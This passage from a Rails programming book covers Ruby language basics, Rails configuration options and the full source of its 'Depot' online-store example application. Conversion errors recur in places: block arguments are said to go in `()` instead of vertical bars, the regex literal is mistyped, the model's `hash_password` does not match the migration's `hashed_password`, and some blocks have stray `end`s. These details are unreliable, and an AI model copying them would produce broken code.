Ruby has all the usual control structures, such as if statements and while loops. Java, C, and Perl programmers may well get caught by the lack of braces around the bodies of these statements. Instead, Ruby uses the keyword `end` to signify the end of a body.

```
if count > 10
  puts "Try again"
elsif tries == 3
  puts "You lose"
else
  puts "Enter a number"
end
```

Similarly, while statements are terminated with `end`.

```
while weight < 100 and num_pallets <= 30
  pallet = next_pallet()
  weight += pallet.weight
  num_pallets += 1
end
```

Ruby *statement* modifiers are a useful shortcut if the body of an if or while statement is just a single expression. Simply write the expression, followed by if or while and the condition.

```
puts "Danger, Will Robinson" if radiation > 3000
```

A.8 Regular Expressions

A regular expression is a way of specifying a *pattern* of characters to be matched in a string. In Ruby, you typically create a regular expression by writing `/pattern/` or `%{pattern}`.

For example, you could write a pattern that matches a string containing the text *Perl* or the text *Python* using the regular expression `/Perl|Python/`.

The forward slashes delimit the pattern, which consists of the two things we're matching, separated by a vertical bar (`|`). This bar character means "either the thing on the right or the thing on the left," in this case either *Perl* or *Python*. You can use parentheses within patterns, just as you can in arithmetic expressions, so you could also have written this pattern as `/P(erl|ython)/`. Programs typically test strings against regular expressions using the `=~` match operator.

```
if line =~ /P(erl|ython)/
  puts "There seems to be a perturbation in the force"
end
```

You can specify *repetition* within patterns. `/ab+c/` matches a string containing an *a* followed by one or more *b*'s, followed by a *c*. Change the plus to an asterisk, and `/ab*c/` creates a regular expression that matches one *a*, zero or more *b*'s, and one *c*.

Ruby's regular expressions are a deep and complex subject; this section barely skims the surface. See the *PickAxe* book for a full discussion.

A.9 Blocks and Iterators

Code blocks are just chunks of code between braces or between `do...end`. A common convention is that people use braces for single-line blocks and `do/end` for multiline blocks.

```
{ puts "Hello" }      # this is a block

do                    ###
  club.enroll(person) # and so is this
  person.socialize    #
end                    ###
```

The only place a block can appear is after the call to a method; put the start of the block at the end of the source line containing the method call. For example, in the following code, the block containing `puts "Hi"` is associated with the call to the method `greet()`.

```
greet { puts "Hi" }
```

If the method has parameters, they appear before the block.

```
verbose_greet("Dave", "loyal customer") { puts "Hi" }
```

A method can invoke an associated block one or more times using the Ruby `yield` statement. You can think of `yield` as being something like a method call that calls out to the block associated with the method containing the `yield`. You can pass values to the block by giving parameters

to yield. Within the block, you list the names of the arguments to receive these parameters between vertical bars (`()`).

Code blocks appear throughout Ruby applications. Often they are used in conjunction with iterators: methods that return successive elements from some kind of collection, such as an array.

```
animals = %w( ant bee cat dog elk )    # create an array
animals.each {|animal| puts animal }   # iterate over the contents
```

Each integer N implements a `times()` method, which invokes an associated block N times.

```
3.times { print "Ho! " }    #=> Ho! Ho! Ho!
```

A.10 Exceptions

Exceptions are objects (of class `Exception` or its subclasses). The `raise` method causes an exception to be raised. This interrupts the normal flow through the code. Instead, Ruby searches back through the call stack for code that says it can handle this exception.

Exceptions are handled by wrapping code between `begin` and `end` keywords and using `rescue` clauses to intercept certain classes of exception.

```
begin
  content = load_blog_data(file_name)
rescue BlogDataNotFound
  STDERR.puts "File #{file_name} not found"
rescue BlogDataFormatError
  STDERR.puts "Invalid blog data in #{file_name}"
rescue Exception => exc
  STDERR.puts "General error loading #{file_name}: #{exc.message}"
end
```

A.11 Marshaling Objects

Ruby can take an object and convert it into a stream of bytes that can be stored outside the application. This process is called *marshaling*. This saved object can later be read by another instance of the application (or by a totally separate application), and a copy of the originally saved object can be reconstituted.

marshaling

There are two potential issues when you use marshaling. First, some objects cannot be dumped: if the objects to be dumped include bindings, procedure or method objects, instances of class `IO`, or singleton objects,

or if you try to dump anonymous classes or modules, a `TypeError` will be raised.

Second, when you load a marshaled object, Ruby needs to know the definition of the class of that object (and of all the objects it contains).

Rails uses marshaling to store session data. If you rely on Rails to dynamically load classes, it is possible that a particular class may not have been defined at the point it reconstitutes session data. For that reason, you'll use the model declaration in your controller to list all models that are marshaled. This preemptively loads the necessary classes to make marshaling work.

A.12 Interactive Ruby

`irb`—Interactive Ruby—is the tool of choice for executing Ruby interactively. `irb` is a Ruby Shell, complete with command-line history, line-editing capabilities, and job control. You run `irb` from the command line. Once it starts, just type in Ruby code. `irb` shows you the value of each expression as it evaluates it.

```
% irb
irb(main):001:0> def sum(n1, n2)
irb(main):002:1>   n1 + n2
irb(main):003:1> end
=> nil
irb(main):004:0> sum(3, 4)
=> 7
irb(main):005:0> sum("cat", "dog")
=> "catdog"
```

You can run `irb` on Rails applications, letting you experiment with methods (and sometimes undo damage to your database). However, setting up the full Rails environment is tricky. Rather than do it manually, use the `scripts/console` wrapper, as shown on page 237.

A.13 Ruby Idioms

Ruby is a language that lends itself to idiomatic usage. There are many good resources on the web showing Ruby idioms and Ruby gotchas. Here are just a few.

- <http://www.glue.umd.edu/~billtj/ruby.html>
- <http://www.rubygarden.org/faq>
- http://en.wikipedia.org/wiki/Ruby_programming_language

- <http://www.zenspider.com/Languages/Ruby/QuickRef.html>

This section shows some common Ruby idioms that we use in this book.

methods such as `empty!` and `empty?`

Ruby method names can end with an exclamation mark (a bang method) or a question mark (a predicate method). Bang methods normally do something destructive to the receiver. Predicate methods return `true` or `false` depending on some condition.

`a || b`

The expression `a || b` evaluates `a`. If it isn't `false` or `nil`, then evaluation stops and the expression returns `a`. Otherwise, the statement returns `b`. This is a common way of returning a default value if the first value hasn't been set.

`a ||= b`

The assignment statement supports a set of shortcuts: `a op= b` is the same as `a = a op b`. This works for most operators.

```
count += 1      # same as count = count + 1
price *= discount # price = price * discount
count ||= 0     # count = count || 0
```

So, `count ||= 0` gives `count` the value 0 if `count` doesn't already have a value.

`obj = self.new`

(This idiom is somewhat advanced and can be safely skipped.)

Sometimes a class method needs to create an instance of that class.

```
class Person < ActiveRecord::Base
  def self.for_dave
    Person.new(:name => 'Dave')
  end
end
```

This works fine, returning a new `Person` object. But later on, someone might subclass our class.

```
class Employee < Person
  # ..
end
```

```
dave = Employee.for_dave # returns a Person
```

The `for_dave()` method was hardwired to return a `Person` object, so that's what is returned by `Employee.for_dave`. Using `self.new` instead returns a new object of the receiver's class, `Employee`.

```
require File.dirname(__FILE__) + '/../test_helper'
```

Ruby's `require` method loads an external source file into our application. This is used to include library code and classes that our application relies on. In normal use, Ruby finds these files by searching in a list of directories, the `LOAD_PATH`.

Sometimes we need to be specific about what file to include. We can do that by giving `require` a full filesystem path. The problem is, we don't know what that path will be—our users could install our code anywhere.

Wherever our application ends up getting installed, the relative path between the file doing the requiring and the target file will be the same. Knowing this, we can construct the absolute path to the target by taking the absolute path to the file doing the requiring (available in the special variable `__FILE__`), stripping out all but the directory name and then appending the relative path to the target file.

A.14 RDoc Documentation

RDoc is a documentation system for Ruby source code. Just like JavaDoc, RDoc takes a bunch of source files and generates HTML documentation, using syntactic information from the source and text in comment blocks. Unlike JavaDoc, RDoc can produce fairly good content even if the source contains no comments. It's fairly painless to write RDoc documentation as you write the source for your applications. RDoc is described in Chapter 16 of the *PickAxe*.

RDoc is used to document Ruby's built-in and standard libraries. Depending on how your Ruby was installed, you might be able to use the `ri` command to access the documentation.

```
dave> ri String.capitalize
----- String#capitalize
str.capitalize => new_str
-----

Returns a copy of str with the first character converted to
uppercase and the remainder to lowercase.

"hello".capitalize    #=> "Hello"
"HELLO".capitalize    #=> "Hello"
"123ABC".capitalize    #=> "123abc"
```

If you used RubyGems to install Rails, you can access the Rails API documentation by running `gem_server` and then pointing your browser at the URL <http://localhost:8808>.

The `rake appdoc` command creates the HTML documentation for a Rails project, leaving it in the `doc/app` directory.

Configuration Parameters

As explained on page [232](#), the various Rails components can be configured by setting options in either the `global environment.rb` file or in one of the environment-specific files in the `config/environments` directory.

B.1 Active Record Configuration

`ActiveRecord::Base.logger = logger`

Accepts a logger object. This is used internally to record database activity. It is also available to applications that want to log activity.

`ActiveRecord::Base.primary_key_prefix_type = option`

If *option* is nil, the default primary key column for each table is id. If `:table_name`, the table name is prepended. Add an underscore between the table name and the id part by setting the option to the value `:table_name_with_underscore`.

`ActiveRecord::Base.table_name_prefix = "prefix"`

Prepend the given strings when generating table names. For example, if the model name is User and the prefix string is "myapp-", Rails will look for the table myapp-users. This might be useful if you have to share a database among different applications or if you have to do development and testing in the same database.

`ActiveRecord::Base.table_name_suffix = "suffix"`

Append the given strings when generating table names.

`ActiveRecord::Base.pluralize_table_names = true | false`

If false, class names will not be pluralized when creating the corresponding table names.

`ActiveRecord::Base.colorize_logging = true | false`

By default, Active Record log messages use ANSI control sequences, which colorize certain lines when viewed using a terminal application that supports these sequences. Set the option to false to remove this colorization.

`ActiveRecord::Base.default_timezone = :local | :utc`

Set to `:utc` to have dates and times loaded from and saved to the database treated as UTC.

`ActiveRecord::Locking.lock_optimistically = true | false`

If false, optimistic locking is disabled. (See Section 16.5, *Optimistic Locking*, on page 274.)

`ActiveRecord::Timestamp.record_timestamps = true | false`

Set to false to disable the automatic updating of the columns `created_at`, `created_on`, `updated_at`, and `updated_on`. This is described on page 334.

`ActiveRecord::Errors.default_error_messages = hash`

A hash of standard validation failure messages. You can replace these with your own messages, perhaps for internationalization purposes. The default set are

```
ActiveRecord::Errors.default_error_messages = {
  :inclusion => "is not included in the list",
  :exclusion => "is reserved",
  :invalid => "is invalid",
  :confirmation => "doesn't match confirmation",
  :accepted => "must be accepted",
  :empty => "can't be empty",
  :too_long => "is too long (max is %d characters)",
  :too_short => "is too short (min is %d characters)",
  :wrong_length => "is the wrong length (should be %d characters)",
  :taken => "has already been taken",
  :not_a_number => "is not a number",
}
```

B.2 Action Pack Configuration

`ActionController::Base.asset_host = url`

Sets the host and/or path of stylesheet and image assets linked using the asset helper tags.

```
ActionController::Base.asset_host = "http://media.my.url"
```

`ActionController::Base.view_controller_internals = true | false`

By default, templates get access to the controller collections request,

response, session, and template. Setting this option to false removes this access.

`ActionController::Base.consider_all_requests_local = true | false`

Set to false in production to stop users from seeing stack backtraces. This is discussed in more depth in `deploy.local.request`, on page ??.

`ActionController::Base.debug_routes = true | false`

If true, gives detailed information when the routing component fails to parse an incoming URL. Turn off for production.

`ActionController::Base.logger = logger`

Sets the logger used by this controller. The logger object is also available to your application code.

`ActionController::Base.template_root = dir`

Template files are looked for beneath this directory. Defaults to `app/views`.

`ActionController::Base.template_class = class`

Defaults to `ActionView::Base`. You probably don't want to change this.

`ActionController::Base.ignore_missing_templates = false | true`

If true, no error will be raised if a template cannot be found.

`ActionController::Base.perform_caching = true | false`

Set to false to disable all caching.

`ActionController::Base.page_cache_directory = dir`

Where cache files are stored. Must be the document root for your web server.

`ActionController::Base.page_cache_extension = string`

Overrides the default `.html` extension used for cached files.

`ActionController::Base.fragment_cache_store = caching_class`

Determines the mechanism used to store cached fragments. Fragment cache storage is discussed on page 447.

`ActionView::Base.cache_template_loading = false | true`

Turn on to cache the rendering of templates, which improves performance. However, you'll need to restart the server should you change a template on disk.

`ActionView::Base.field_error_proc = proc`

This proc is called to wrap a form field that fails validation. The default value is

```
Proc.new do |html_tag, instance|
  %<div class="fieldWithErrors">#{html_tag}</div>
```

end

B.3 Action Mailer Configuration

These settings are described in Section 21.1, *E-mail Configuration*, on page 479.

```
ActionMailer::Base.template_root = directory
ActionMailer::Base.logger = logger object
ActionMailer::Base.server_settings = hash
ActionMailer::Base.raise_delivery_errors = true | false
ActionMailer::Base.delivery_method = :smtp | :sendmail | :test
ActionMailer::Base.perform_deliveries = true | false
ActionMailer::Base.default_charset = "string"
```

B.4 Test Case Configuration

The following options can be set globally but are more commonly set inside the body of a particular test case.

```
# Global setting
Test::Unit::TestCase.use_transactional_fixtures = true
```

```
# Local setting
class WibbleTest < Test::Unit::TestCase
  self.use_transactional_fixtures = true
  # ...
```

use_transactional_fixtures = true | false

If true, changes to the database will be rolled back at the end of each test (see `sec.transactional_fixtures`, on page ??).

use_instantiated_fixtures = true | false | :no_instances

Setting this option to false disables the automatic loading of fixture data into an instance variable. Setting it to `:no_instances` creates the instance variable but does not populate it.

pre_loaded_fixtures = false | true

If true, the test cases assume that fixture data has been loaded into the database prior to the tests running. Use with transactional fixtures to speed up the running of tests.

Appendix C

Source Code

This appendix contains full listings for the files we created, and the generated files that we modified, for the final Depot application.

All code is available for download from our website:

- <http://pragmaticprogrammer.com/titles/rails2/code.html>

C.1 The Full Depot Application

Database Configuration and Migrations

Download depot_r/config/database.yml

```
development:
  adapter: mysql
  database: depot_development
  username: root
  password:
  host: localhost

test:
  adapter: mysql
  database: depot_test
  username: root
  password:
  host: localhost

production:
  adapter: mysql
  database: depot_production
  username: root
  password:
  host: localhost
```

[Download](#) depot_r/db/migrate/001_create_products.rb

```
class CreateProducts < ActiveRecord::Migration
  def self.up
    create_table :products do |t|
      t.column :title,      :string
      t.column :description, :text
      t.column :image_url,  :string
    end
  end

  def self.down
    drop_table :products
  end
end
```

[Download](#) depot_r/db/migrate/002_add_price.rb

```
class AddPrice < ActiveRecord::Migration
  def self.up
    add_column :products, :price, :integer, :default => 0
  end

  def self.down
    remove_column :products, :price
  end
end
```

[Download](#) depot_r/db/migrate/003_add_test_data.rb

```
class AddTestData < ActiveRecord::Migration
  def self.up
    Product.create(:title => 'Pragmatic Project Automation',
      :description =>
        %<p>
          <em>Pragmatic Project Automation</em> shows you how to improve the
          consistency and repeatability of your project's procedures using
          automation to reduce risk and errors.
        </p>
        <p>
          Simply put, we're going to put this thing called a computer to work
          for you doing the mundane (but important) project stuff. That means
          you'll have more time and energy to do the really
          exciting--and difficult--stuff, like writing quality code.
        </p>},
      :image_url =>  '/images/auto.jpg',
      :price => 2995)

    Product.create(:title => 'Pragmatic Version Control',
      :description =>
        %<p>
          This book is a recipe-based approach to using Subversion that will
          get you up and
```

```

        running quickly--and correctly. All projects need version control:
        it's a foundational piece of any project's infrastructure. Yet half
        of all project teams in the U.S. don't use any version control at all.
        Many others don't use it well, and end up experiencing time-consuming problems.
    </p>},
    :image_url => '/images/svn.jpg',
    :price => 2850)

# . . .

Product.create(:title => 'Pragmatic Unit Testing (C#)',
  :description =>
    %<p>
      Pragmatic programmers use feedback to drive their development and
      personal processes. The most valuable feedback you can get while
      coding comes from unit testing.
    </p>
    <p>
      Without good tests in place, coding can become a frustrating game of
      "whack-a-mole." That's the carnival game where the player strikes at a
      mechanical mole; it retreats and another mole pops up on the opposite side
      of the field. The moles pop up and down so fast that you end up flailing
      your mallet helplessly as the moles continue to pop up where you least
      expect them.
    </p>},
    :image_url => '/images/utc.jpg',
    :price => 2775)

end

def self.down
  Product.delete_all
end
end

Download depot_r/db/migrate/004_add_sessions.rb

class AddSessions < ActiveRecord::Migration
  def self.up
    create_table :sessions do |t|
      t.column :session_id, :string
      t.column :data, :text
      t.column :updated_at, :datetime
    end

    add_index :sessions, :session_id
  end

  def self.down
    drop_table :sessions
  end
end
end

```

[Download](#) depot_r/db/migrate/005_create_orders.rb

```
class CreateOrders < ActiveRecord::Migration
  def self.up
    create_table :orders do |t|
      t.column :name, :string
      t.column :address, :text
      t.column :email, :string
      t.column :pay_type, :string, :limit => 10
    end
  end

  def self.down
    drop_table :orders
  end
end
```

[Download](#) depot_r/db/migrate/006_create_line_items.rb

```
class CreateLineItems < ActiveRecord::Migration
  def self.up
    create_table :line_items do |t|
      t.column :product_id, :integer, :null => false
      t.column :order_id, :integer, :null => false
      t.column :quantity, :integer, :null => false
      t.column :total_price, :integer, :null => false
    end

    execute "alter table line_items
            add constraint fk_line_item_products
            foreign key (product_id) references products(id)"

    execute "alter table line_items
            add constraint fk_line_item_orders
            foreign key (order_id) references orders(id)"
  end

  def self.down
    drop_table :line_items
  end
end
```

[Download](#) depot_r/db/migrate/007_create_users.rb

```
class CreateUsers < ActiveRecord::Migration
  def self.up
    create_table :users do |t|
      t.column :name, :string
      t.column :hashed_password, :string
      t.column :salt, :string
    end
  end
end
```

```

    def self.down
      drop_table :users
    end
  end
end

```

Controllers

[Download](#) depot_r/app/controllers/application.rb

```

class ApplicationController < ActionController::Base

  private

  def authorize
    unless User.find_by_id(session[:user_id])
      flash[:notice] = "Please log in"
      redirect_to(:controller => "login", :action => "login")
    end
  end

end

```

[Download](#) depot_r/app/controllers/admin_controller.rb

```

class AdminController < ApplicationController

  before_filter :authorize

  # ....

  def index
    list
    render :action => 'list'
  end

  def list
    @product_pages, @products = paginate :products, :per_page => 10
  end

  def show
    @product = Product.find(params[:id])
  end

  def new
    @product = Product.new
  end

  def create
    @product = Product.new(params[:product])
    if @product.save
      flash[:notice] = 'Product was successfully created.'
      redirect_to :action => 'list'
    else

```

```

        render :action => 'new'
      end
    end

    def edit
      @product = Product.find(params[:id])
    end

    def update
      @product = Product.find(params[:id])
      if @product.update_attributes(params[:product])
        flash[:notice] = 'Product was successfully updated.'
        redirect_to :action => 'show', :id => @product
      else
        render :action => 'edit'
      end
    end

    def destroy
      Product.find(params[:id]).destroy
      redirect_to :action => 'list'
    end
  end
end

```

[Download](#) depot_r/app/controllers/info_controller.rb

```
class InfoController < ApplicationController
```

```

  def who_bought
    @product = Product.find(params[:id])
    @orders = @product.orders
    respond_to do |accepts|
      accepts.html
      accepts.xml
    end
  end
end

```

```
end
```

[Download](#) depot_r/app/controllers/login_controller.rb

```
class LoginController < ApplicationController
```

```

  before_filter :authorize, :except => :login
  # . .

  layout "admin"

  def index
    @total_orders = Order.count
  end

  # just display the form and wait for user to

```

```

# enter a name and password
def login
  session[:user_id] = nil
  if request.post?
    user = User.authenticate(params[:name], params[:password])
    if user
      session[:user_id] = user.id
      redirect_to(:action => "index")
    else
      flash[:notice] = "Invalid user/password combination"
    end
  end
end

def add_user
  @user = User.new(params[:user])
  if request.post? and @user.save
    flash[:notice] = "User #{@user.name} created"
    @user = User.new
  end
end

# . . .

def delete_user
  id = params[:id]
  if id && user = User.find(id)
    begin
      user.safe_delete
      flash[:notice] = "User #{user.name} deleted"
    rescue Exception => e
      flash[:notice] = e.message
    end
  end
  redirect_to(:action => :list_users)
end

def list_users
  @all_users = User.find(:all)
end

def logout
  session[:user_id] = nil
  flash[:notice] = "Logged out"
  redirect_to(:action => "login")
end

end

class StoreController < ApplicationController

```

[Download](#) depot_r/app/controllers/store_controller.rb

```

before_filter :find_cart, :except => :empty_cart

def index
  @products = Product.find_products_for_sale
end

def add_to_cart
  begin
    @product = Product.find(params[:id])
  rescue
    logger.error("Attempt to access invalid product #{params[:id]}")
    redirect_to_index("Invalid product")
  else
    @current_item = @cart.add_product(@product)
    redirect_to_index unless request.xhr?
  end
end

def empty_cart
  session[:cart] = nil
  redirect_to_index
end

def checkout
  if @cart.items.empty?
    redirect_to_index("Your cart is empty")
  else
    @order = Order.new
  end
end

def save_order
  @order = Order.new(params[:order])
  @order.add_line_items_from_cart(@cart)
  if @order.save
    session[:cart] = nil
    redirect_to_index("Thank you for your order")
  else
    render :action => :checkout
  end
end

private

def redirect_to_index(msg = nil)
  flash[:notice] = msg if msg
  redirect_to :action => :index
end

def find_cart

```

```

    @cart = (session[:cart] ||= Cart.new)
  end
end

```

Models

[Download](#) depot_r/app/models/cart.rb

```

class Cart

  include Reloadable

  attr_reader :items

  def initialize
    @items = []
  end

  def add_product(product)
    current_item = @items.find {|item| item.product == product}
    if current_item
      current_item.increment_quantity
    else
      current_item = CartItem.new(product)
      @items << current_item
    end
    current_item
  end

  def total_items
    @items.inject(0) {|sum, item| sum + item.quantity}
  end

  def total_price
    @items.inject(0) {|sum, item| sum + item.price }
  end
end

```

[Download](#) depot_r/app/models/cart_item.rb

```

class CartItem

  include Reloadable

  attr_reader :product, :quantity

  def initialize(product)
    @product = product
    @quantity = 1
  end

  def increment_quantity

```

```

    @quantity += 1
  end

  def title
    @product.title
  end

  def price
    @product.price * @quantity
  end
end

```

[Download](#) depot_r/app/models/line_item.rb

```

class LineItem < ActiveRecord::Base

  belongs_to :order
  belongs_to :product

  def self.from_cart_item(cart_item)
    li = self.new
    li.product      = cart_item.product
    li.quantity     = cart_item.quantity
    li.total_price = cart_item.price
    li
  end
end

```

[Download](#) depot_r/app/models/order.rb

```

class Order < ActiveRecord::Base

  has_many :line_items

  PAYMENT_TYPES = [
    # Displayed      stored in db
    [ "Check",      "check" ],
    [ "Credit card", "cc" ],
    [ "Purchase order", "po" ]
  ]

  # ...

  validates_presence_of :name, :address, :email, :pay_type
  validates_inclusion_of :pay_type, :in => PAYMENT_TYPES.map {|disp, value| value}

  # ...

  def add_line_items_from_cart(cart)
    cart.items.each do |item|
      li = LineItem.from_cart_item(item)
      line_items << li
    end
  end
end

```

```

    end
  end

```

```

end

```

[Download](#) depot_r/app/models/product.rb

```

class Product < ActiveRecord::Base

  has_many :orders, :through => :line_items
  has_many :line_items

  def self.find_products_for_sale
    find(:all, :order => "title")
  end

  validates_presence_of :title, :description, :image_url
  validates_numericality_of :price, :only_integer => true
  validates_uniqueness_of :title
  validates_format_of :image_url,
    :with => %r{\.(gif|jpg|png)$}i,
    :message => "must be a URL for a GIF, JPG, or PNG image"

  protected

  def validate
    errors.add(:price, "should be positive") if price.nil? || price <= 0
  end
end

```

[Download](#) depot_r/app/models/user.rb

```

require 'digest/sha1'

class User < ActiveRecord::Base

  validates_presence_of :name,
    :password,
    :password_confirmation

  validates_uniqueness_of :name

  validates_length_of :password,
    :minimum => 5,
    :message => "should be at least 5 characters long"

  attr_accessor :password_confirmation
  validates_confirmation_of :password

  # ...

  def self.authenticate(name, password)

```

```

    user = self.find_by_name(name)
    if user
      expected_password = encrypted_password(password, user.salt)
      if user.hash_password != expected_password
        user = nil
      end
    end
    user
  end

  # 'password' is a virtual attribute
  def password
    @password
  end

  def password=(pwd)
    @password = pwd
    create_new_salt
    self.hash_password = User.encrypted_password(self.password, self.salt)
  end

  def safe_delete
    transaction do
      destroy
      if User.count.zero?
        raise "Can't delete last user"
      end
    end
  end

  private

  def create_new_salt
    self.salt = self.object_id.to_s + rand.to_s
  end

  def self.encrypted_password(password, salt)
    string_to_hash = password + "wibble" + salt
    Digest::SHA1.hexdigest(string_to_hash)
  end
end

```

Views

Layouts

[Download](#) depot_r/app/views/layouts/admin.html

```

<html>
<head>
  <title>Administer the Bookstore</title>
  <%= stylesheet_link_tag "scaffold", "depot", :media => "all" %>

```

```

</head>
<body id="admin">
  <div id="banner">
    
    <%= @page_title || "Pragmatic Bookshelf" %>
  </div>
  <div id="columns">
    <div id="side">
      <p>
        <%= link_to "Products", :controller => 'admin', :action => 'list' %>
      </p>
      <p>
        <%= link_to "List users", :controller => 'login', :action => 'list_users' %>
        <br/>
        <%= link_to "Add user", :controller => 'login', :action => 'add_user' %>
      </p>
      <p>
        <%= link_to "Logout", :controller => 'login', :action => 'logout' %>
      </p>
    </div>
    <div id="main">
      <% if flash[:notice] -%>
        <div id="notice"><%= flash[:notice] %></div>
      <% end -%>
      <%= @content_for_layout %>
    </div>
  </div>
</body>
</html>

```

Download depot_r/app/views/layouts/store.rhtml

```

<html>
<head>
  <title>Pragprog Books Online Store</title>
  <%= stylesheet_link_tag "depot", :media => "all" %>
  <%= javascript_include_tag :defaults %>
</head>
<body id="store">
  <div id="banner">
    
    <%= @page_title || "Pragmatic Bookshelf" %>
  </div>
  <div id="columns">
    <div id="side">

      <%= hidden_div_if(@cart.items.empty?, :id => "cart") %>
      <%= render(:partial => "cart", :object => @cart) %>
    </div>
    <a href="http://www....">Home</a><br />
    <a href="http://www....faq">Questions</a><br />
    <a href="http://www....news">News</a><br />

```

```

    <a href="http://www.../contact">Contact</a><br />
  </div>
  <div id="main">
    <% if flash[:notice] -%>
      <div id="notice"><%= flash[:notice] %></div>
    <% end -%>
    <%= @content_for_layout %>
  </div>
</div>
</body>
</html>

```

Admin Views

We don't show the source for the unmodified scaffold templates.

[Download](#) depot_r/app/views/admin/_form.rhtml

```

<%= error_messages_for 'product' %>

<!--[form:product]->
<p><label for="product_title">Title</label><br/>
<%= text_field 'product', 'title' %></p>

<p><label for="product_description">Description</label><br/>
<%= text_area 'product', 'description' %></p>

<p><label for="product_image_url">Image url</label><br/>
<%= text_field 'product', 'image_url' %></p>

<p><label for="product_price">Price</label><br/>
<%= text_field 'product', 'price' %></p>
<!--[eoform:product]->

```

[Download](#) depot_r/app/views/admin/list.rhtml

```

<div id="product-list">
  <h1>Product Listing</h1>

  <table cellpadding="5" cellspacing="0">
    <% for product in @products %>
      <tr valign="top" class="<%= cycle('list-line-odd', 'list-line-even') %>">

        <td>
          
        </td>

        <td width="60%">
          <span class="list-title"><%= h(product.title) %></span><br />
          <%= h(truncate(product.description, 80)) %>
        </td>

```

```

      <td class="list-actions">
        <%= link_to 'Show', :action => 'show', :id => product %><br/>
        <%= link_to 'Edit', :action => 'edit', :id => product %><br/>
        <%= link_to 'Destroy', { :action => 'destroy', :id => product },
                               :confirm => "Are you sure?",
                               :post    => true %>

      </td>
    </tr>
  <% end %>
</table>
</div>

<%= if @product_pages.current.previous
  link_to("Previous page", { :page => @product_pages.current.previous })
end
%>

<%= if @product_pages.current.next
  link_to("Next page", { :page => @product_pages.current.next })
end
%>

<br />

<%= link_to 'New product', :action => 'new' %>

```

Login Views

[Download](#) depot_r/app/views/login/add_user.rhtml

```

<div id="depot-form">

  <%= error_messages_for 'user' %>

  <fieldset>
    <legend>Enter User Details</legend>

    <% form_for :user do |form| %>
      <p>
        <label for="user_name">Name:</label>
        <%= form.text_field :name, :size => 40 %>
      </p>

      <p>
        <label for="user_password">Password:</label>
        <%= form.password_field :password, :size => 40 %>
      </p>

      <p>
        <label for="user_password_confirmation">Confirm:</label>
        <%= form.password_field :password_confirmation, :size => 40 %>
      </p>
    <% end %>
  </fieldset>
</div>

```

```

    </p>

    <%= submit_tag "Add User", :class => "submit" %>

  <% end %>
</fieldset>
</div>

```

[Download](#) depot_r/app/views/login/index.rhtml

```
<h1>Welcome</h1>
```

It's <%= Time.now %>.
We have <%= pluralize(@total_orders, "order") %>.

[Download](#) depot_r/app/views/login/list_users.rhtml

```

<h1>Administrators</h1>
<ul>
  <% for user in @all_users %>
    <li><%= link_to "[X]", :controller => 'login',
                  :action => 'delete_user',
                  :id => user %>

      <%= user.name %>
    </li>
  <% end %>
</ul>

```

[Download](#) depot_r/app/views/login/login.rhtml

```

<div class="depot-form">
  <fieldset>
    <legend>Please Log In</legend>

    <%= start_form_tag %>
    <p>
      <label for="name">Name:</label>
      <%= text_field_tag :name, params[:name] %>
    </p>

    <p>
      <label for="password">Password:</label>
      <%= password_field_tag :password, params[:password] %>
    </p>

    <p>
      <%= submit_tag "Login" %>
    </p>
    <%= end_form_tag %>
  </fieldset>
</div>

```

Store Views

Download depot_r/app/views/store/_cart.rhtml

```
<div class="cart-title">Your Cart</div>

<table>
  <%= render(:partial => "cart_item", :collection => cart.items) %>
  <tr class="total-line">
    <td colspan="2">Total</td>
    <td class="total-cell"><%= format_price(cart.total_price) %></td>
  </tr>
</table>

<%= button_to "Checkout", :action => :checkout %>
<%= button_to "Empty cart", :action => :empty_cart %>
```

Download depot_r/app/views/store/_cart_item.rhtml

```
<% if cart_item == @current_item %>
  <tr id="current_item">
<% else %>
  <tr>
<% end %>
    <td><%= cart_item.quantity %>&times;</td>
    <td><%= h(cart_item.title) %></td>
    <td class="item-price"><%= format_price(cart_item.price) %></td>
  </tr>
```

Download depot_r/app/views/store/add_to_cart.rjs

```
▶ page.select('div#notice').each { |div| div.hide }

page[:cart].replace_html :partial => 'cart', :object => @cart

page[:cart].visual_effect :blind_down if @cart.total_items == 1

page[:current_item].visual_effect :highlight,
                                  :startcolor => "#88ff88",
                                  :endcolor => "#114411"
```

Download depot_r/app/views/store/checkout.rhtml

```
<div class="depot-form">

  <%= error_messages_for 'order' %>

  <fieldset>
    <legend>Please Enter Your Details</legend>

    <% form_for :order, :url => { :action => :save_order } do |form| %>
      <p>
        <label for="order_name">Name:</label>
        <%= form.text_field :name, :size => 40 %>
      </p>
```

```

    <p>
      <label for="order_address">Address:</label>
      <%= form.text_area :address, :rows => 3, :cols => 40 %>
    </p>

    <p>
      <label for="order_email">E-Mail:</label>
      <%= form.text_field :email, :size => 40 %>
    </p>

    <p>
      <label for="order_pay_type">Pay with:</label>
      <%=
        form.select :pay_type,
                    Order::PAYMENT_TYPES,
                    :prompt => "Select a payment method"

        %>
    </p>

    <%= submit_tag "Place Order", :class => "submit" %>
  <% end %>
</fieldset>
</div>

```

[Download depot_r/app/views/store/index.rhtml](#)

```

<h1>Your Pragmatic Catalog</h1>

<% for product in @products -%>
  <div class="entry">
    
    <h3><%= h(product.title) %></h3>
    <%= product.description %>
    <div class="price-line">
      <span class="price"><%= format_price(product.price) %></span>
      <%= form_remote_tag :url => { :action => :add_to_cart, :id => product } %>
      <%= submit_tag "Add to Cart" %>
      <%= end_form_tag %>
    </div>
  </div>
<% end %>

```

Helper

[Download depot_r/app/helpers/store_helper.rb](#)

```

module StoreHelper

  def hidden_div_if(condition, attributes = {})
    if condition
      attributes["style"] = "display: none"
    end
    attrs = tag_options(attributes.stringify_keys)

```

```

    "<div #{attrs}>"
  end

  def format_price(amount)
    dollars, cents = amount.divmod(100)
    sprintf("%d.%02d", dollars, cents)
  end

  # format_price method ...
end

```

CSS Files

[Download](#) depot_r/public/stylesheets/depot.css

```

/* Global styles */

#notice {
  border: 2px solid red;
  padding: 1em;
  margin-bottom: 2em;
  background-color: #f0f0f0;
  font: bold smaller sans-serif;
}

/* Styles for admin/list */

#product-list .list-title {
  color:      #244;
  font-weight: bold;
  font-size:  larger;
}

#product-list .list-image {
  width:      60px;
  height:     70px;
}

#product-list .list-actions {
  font-size:  x-small;
  text-align: right;
  padding-left: 1em;
}

#product-list .list-line-even {
  background:  #e0f8f8;
}

#product-list .list-line-odd {
  background:  #f8b0f8;
}

```

```

}

/* Styles for main page */

#banner {
  background: #9c9;
  padding-top: 10px;
  padding-bottom: 10px;
  border-bottom: 2px solid;
  font: small-caps 40px/40px "Times New Roman", serif;
  color: #282;
  text-align: center;
}

#banner img {
  float: left;
}

#columns {
  background: #141;
}

